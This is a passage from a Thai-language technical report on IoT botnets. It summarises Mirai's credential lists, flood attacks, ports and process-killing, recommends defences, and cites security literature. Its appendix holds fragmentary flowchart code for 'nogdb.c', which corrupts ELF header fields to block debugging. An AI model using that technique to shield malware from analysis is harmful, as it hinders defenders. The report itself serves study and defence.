Source code ถูกเผยแพร่อยู่ใน Github ประกอบด้วยภาษา C ภาษา Go และ Shell script
ไฟล์รวมทั้งหมด 16 ไฟล์
ฟังก์ชันรวม 138 ฟังก์ชัน
โปรแกรมมากกว่าห้าพันห้าร้อยบรรทัด
ชื่อผู้ใช้งานและรหัสผ่านทั้งสิ้น 62 ชุด
การโจมตีแบบ Flood ต่าง ๆ ถึง 10 แบบ
การโจมตีใช้พอร์ท 22, 23, 80, และ 443
การยึดครองหน่วยความจำทำ Memory scraping
การทำลายโปรเซส Anime เพื่อเข้ายึดครองแทน
การทำลายบริการ telnet (23) ssh (22) http (80) และป้องกันการ reboot
การสแกนที่หลีกเลี่ยงหน่วยงานใหญ่ ๆ รวมทั้ง IANA DoD HP GE
รองรับการทำงานเฉพาะ IPV4

5.2 แนวปฏิบัติที่ควรยึดถือใช้งาน

5.2.1 การป้องกันกระทำได้ดังนี้

- เมื่อมีอุปกรณ์มาใหม่ก่อนการติดตั้งต้องเปลี่ยนรหัสผ่าน ห้ามใช้ค่า Default จากโรงงาน
- ไม่อนุญาตให้มีการรีโมทเข้าไปในตัวอุปกรณ์จากพอร์ท 22, 23, 80 และ 443

การป้องกันดังกล่าวก็มีข้อด้อยในเรื่องการควบคุมจากระยะไกลซึ่งยุ่งยากต่อผู้ปฏิบัติงานในการเข้าไปแก้ไขค่าต่าง ๆ แต่เพื่อความปลอดภัยของระบบต้องเปลี่ยนวิธีการบำรุงรักษาอุปกรณ์ใหม่

บรรณานุกรม

[1] US-CERT TA-14-013A NTP Amplification Attacks Using CVE-2013-5211 October 06, 2016.

[2] US-CERT TA13-088A DNS Amplification Attacks, October 19, 2016.

[3] พันเอก ฤทธีอินทราวุธ เทคโนโลยีสารสนเทศ เพื่อเตรียมความพร้อมสู่ประชาคม อาเซียน เอกสารเผยแพร่ กองทัพบก

[4] วิภารัตน์ ปทภนัง ประสงค์ ปราณีตพลกัง, การพัฒนาระบบสารสนเทศสาหรับการ ประเมินระดบัความเสี่ยงและความพร้อมด้านความมั่นคงปลอดภยัทางไซเบอร์ขององค์กร

[5] นงรัตน์สายเพชร จุลสารความมั่นคงไซเบอร์สหรัฐอเมริกา ฉบับที่129-130, จุลสาร ความมั่นคงศึกษา, สำนักข่าวกรองแห่งชาติกันยายน 2556

[6] Sam Edwards, Ioannis Profetis, Analysis of a decentralized Internet worm for IoT devices, Rapidity Security Research Group, October 16, 2016.

[7] Martijn vander Heide et al, Botnet of Things - ภัยคุกคามจาก Internet of Things และแนวทางการรับมือ 16 พฤศจิกายน 2559 THAICERT, สพทอ.

[8] Michel Van Eeten, et al, The Role of Internet Service Providers in Botnet Mitigation, OECD, 2010.

[9] สุรางคณา วายุภาพ และคณะ ThaiCERT, 2013 Annual Report (ภาษาไทย) ThaiCERT.

[10] Brett Stone-Gross, et al., Your Botnet is My Botnet: Analysis of a Botnet Takeover, CCS'09, November 9-13, 2009, Chicago, Illinois USA.

[11] Pierce M. Gibbs, Botnet Tracking Tools, SANS Institute, August 8, 2014.

[12] Brumley, D., Hartwig, C., Liang, Z., Newsome, J., Poosankam, P., Song, D., Yin, H.: Automatically identifying trigger-based behavior in malware. In: Book chapter in "Botnet Analysis and Defense", Editors Wenke Lee et. al. (2007)

[13] Egele, M., Kruegel, C., Kirda, E., Yin, H., Song, D.: Dynamic spyware analysis. In: Proceedings of USENIX Annual Technical Conference (2007)

[14] Kang, M.G., Poosankam, P., Yin, H.: Renovo: A hidden code extractor for packed executables.
In: Proceedings of the 5th ACM Workshop on Recurring Malcode (WORM) (2007)

[15] Linn, C., Debray, S.: Obfuscation of executable code to improve resistance to static disassem- bly. In: Proceedings of the 10th ACM Conference on Computer and Communications Security
(CCS) (2003)

[16] Annual worldwide economic damages from malware exceed 13 billion dollars. http://www.computereconomics.com/article.cfm?id=1225

[17] Moser, A., Kruegel, C., Kirda, E.: Exploring multiple execution paths for malware analysis. In: Proceedings of the 2007 IEEE Symposium on Security and Privacy(Oakland'07) (2007)

[18] Vasudevan, A., Yerraballi, R.: Cobra: Fine-grained malware analysis using stealth localized-executions. In: SP '06: Proceedings of the 2006 IEEE Symposium on Security and Privacy (S&P'06), pp. 264–279. IEEE Computer Society, Washington, DC, USA (2006). DOI http: //dx.doi.org/10.1109/SP.2006.9

[19] Wilhelm, J., cker Chiueh, T.: A forced sampled execution approach to kernel rootkit identifi- cation. In: Recent Advances in Intrusion Detection, pp. 219–235 (2007)

[20] Yin, H., Liang, Z., Song, D.: HookFinder: Identifying and understanding malware hooking behavior. In: 15th Annual Network and Distributed System Security Symposium (2008)

[21] Yin, H., Song, D., Egele, M., Kruegel, C., Kirda, E.: Panorama: Capturing system-wide information flow for malware detection and analysis. In: Proceedings of ACM Conference on Computer and Communication Security (2007)

[22] Kang, B. B. H. et al. (2009) Towards complete node enumeration in a peer-to-peer bot-net. Proceedings of the 4th International Symposium on Information, Computer, and Communications Security.

[23] Dittrich, D., & Dietrich, S. (2008). "Discovery Techniques for P2P Botnets.

[24] Symantic, Internet Security Threat Report, Vol.22, April 2017.

[25] Tikk, E., Kaska, K., & Vihul, L. (2010). International cyber incidents—legal considerations. Cooperative Cyber Defence Centre of Excellence, Tallin, Estonia.

[26] Leder, F., Werner, T., & Martini, P. (2009). Proactive botnet countermeasures—an offensive
approach. Cooperative Cyber Defence Centre of Excellence Tallinn, Estonia.

[27] Ramachandran, A., Feamster, N., & Dagon, D. (2006). Revealing botnet membership using DNSBL counter-intelligence. Proceedings of the 2nd Conference on Steps to Reducing Unwanted Traf c on the Internet (Vol. 2).

[28] Schmidt, J. E. (2006). Dynamic port 25 blocking to control spam zombies. Third Conference
on Email and Anti-Spam.

[29] McAfee. (2011). Underground Economy—Intellectual Capital and Sensitive Corporate Data
Now the Latest Cybercrime Currency.


[30] Calvet, J., Davis, C. R., & Bureau, P.-M. (2009). Malware authors don't learn, and that's good! Malicious and Unwanted Software (MALWARE) (pp. 88–97).

[31] J. Mirkovic et al., Internet Denial of Service: Attack and Defense Mechanisms. Prentice Hall, 2005.


[32] M. Abliz, et al. Internet denial of service attacks and defense mech- anisms. University of Pittsburgh, Technical Report 2011.

ภาคผนวก


ELF Format


ELF header
Program header table
.text
.rodata
...
.data
Section header table

badbot.c


int main(int argc, char **args)
printf("REPORT %s:%s\n", "127.0.0.1", "80")
1
False
True
0
sleep(1)

nogdb.c


int main(int argc, char argv)
int f
static Elf32_Ehdr header
printf(": Elf corrupt : \n")
argc < 2
True
False
printf("Usage: %s file" , argv[0])
(f = open(argv[1], O_RDWR)) <0
True
False
perror("open")
1
(header = (Elf32_Ehdr *) mmap(NULL, sizeof(header), PROT_READ | PROT_WRITE, MAP_SHARED, f, 0)
True
False
MAP_SHARED is required to actually update the file
== MAP_FAILED)
perror("mmap")
close(f)
printf("\t\e_shoff:%d\n\t\e_shnum:%d\n\t\e_shstrndx:%d\n", header->e_shoff, header->e_shnum, header->e_shstrndx)
header->e_shoff = 0xffffffff
header->e_shnum = 0xffff
header->e_shstrndx = 0xffff
printf("**) Patched header values:\n")
printf("\t\e_shoff:%d\n\t\e_shnum:%d\n\t\e_shstrndx:%d\n", header->e_shoff, header->e_shnum, header->e_shstrndx)
msync(NULL, 0, MS_SYNC) == -1
True
False
perror("msync")
close(f)
munmap(header, 0)
printf("You should no more be able to run \"%s\" inside GDB\n" , argv[1])
0